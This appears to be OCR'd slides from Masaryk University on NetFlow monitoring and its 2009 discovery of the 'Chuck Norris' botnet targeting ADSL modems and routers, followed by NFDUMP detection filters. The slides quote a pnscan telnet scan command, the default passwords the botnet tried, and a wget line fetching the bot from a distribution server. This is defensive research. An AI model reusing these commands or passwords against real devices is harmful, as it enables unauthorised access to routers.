
- 9 faculties: 200 departments and institutes
- 48 000 students and employees
- **15 000 networked hosts**
- 2x 10 gigabit uplinks to CESNET

Interval	Flows	Packets	Bytes
Second	5 k	150 k	132 M
Minute	300 k	9 M	8 G
Hour	15 M	522 M	448 G
Day	285 M	9.4 G	8 T
Week	1.6 G	57 G	50 T

Average traffic volume at the edge links in peak hours.



FlowMon Probes at Masaryk University Campus



NetFlow Monitoring at Masaryk University


FlowMon probe

FlowMon probe


FlowMon probe

NetFlow data generation


NetFlow Monitoring at Masaryk University



NetFlow Monitoring at Masaryk University



NetFlow Monitoring at Masaryk University



From NetFlow Monitoring to Botnet Discovery

Network Behaviour Analysis at MU

- Identifies malware from **NetFlow data**.
- Watch what's happening **inside the network** 24/7.
- Single purpose **detection patterns** (*scanning*, *botnets*, ...).
- **Complex models** of the network behavior.

Even Chuck Norris Can't Resist NetFlow Monitoring

- Unusual worldwide **TELNET scan** attempts.
- Mostly comming from **ADSL connections**.
- **New botnet *Chuck Norris*** discovered at December 2009.
- **Detailed analysis** followed.

Part II

Chuck Norris Botnet in a Nutshell

Chuck Norris Botnet

- **Linux malware** – IRC bots with central C&C servers.
- Attacks **poorly-configured** Linux **MIPSEL** devices.
- Vulnerable devices – **ADSL modems** and **routers**.

- Uses **TELNET brute force** attack for infection.
- Users are **not aware** about the malicious activities.
- **Missing** anti-malware **solution** to detect it.

Discovered at Masaryk University on 2 December 2009. The malware got the Chuck Norris moniker from a comment in its source code `[R]anger Killato : in nome di Chuck Norris !`


Botnet Lifecycle

- **Scanning for vulnerable devices in predefined networks**
  - IP prefixes of ADSL networks of worldwide operators
  - network scanning – `# pnscan -n30 88.102.106.0/24 23`
- **Infection of a vulnerable device**
  - TELNET dictionary attack – 15 default passwords
  - admin, password, root, 1234, dreambox, *blank password*
- **IRC bot initialization**
  - IRC bot download and execution on infected device
  - `# wget http://87.98.163.86/pwn/syslgd;...`
- **Botnet C&C operations**
  - further bots spreading and C&C commands execution
  - DNS spoofing and denial-of-service attacks

More about Chuck Norris Botnet

Chuck Norris botnet lifecycle in details and further information are available at the CYBER project page:

http://www.muni.cz/ics/cyber/chuck_norris_botnet



Part III

Botnet Detection Methods

Detection Methods Overview

Five Detection Methods

- **Telnet scan** detection.
- Connections to **botnet distribution sites** detection.
- Connections to **botnet C&C centers** detection.
- **DNS spoofing attack** detection.
- **ADSL string** detection.

Methods Correspond to Botnet Lifecycle

Applied to NetFlow Data

- Defined as *NFDUMP* filters.
- Implemented to NfSen collector.


Telnet Scan Detection – Phase I

- Incoming and outgoing **TCP SYN scans** on port 23.

NFDUMP detection filter:

Telnet Scan Detection – Phase I

- Incoming and outgoing **TCP SYN scans** on port 23.



NFDUMP detection filter:


(net *local_network*)

Telnet Scan Detection – Phase I

- Incoming and outgoing **TCP SYN scans** on port 23.

list of C class networks to scan

infected device




NFDUMP detection filter:

(net *local_network*)

Telnet Scan Detection – Phase I

- Incoming and outgoing **TCP SYN scans** on port 23.




NFDUMP detection filter:

(net *local_network*) and **(dst port 23) and (proto TCP)**

Telnet Scan Detection – Phase I

- Incoming and outgoing **TCP SYN scans** on port 23.

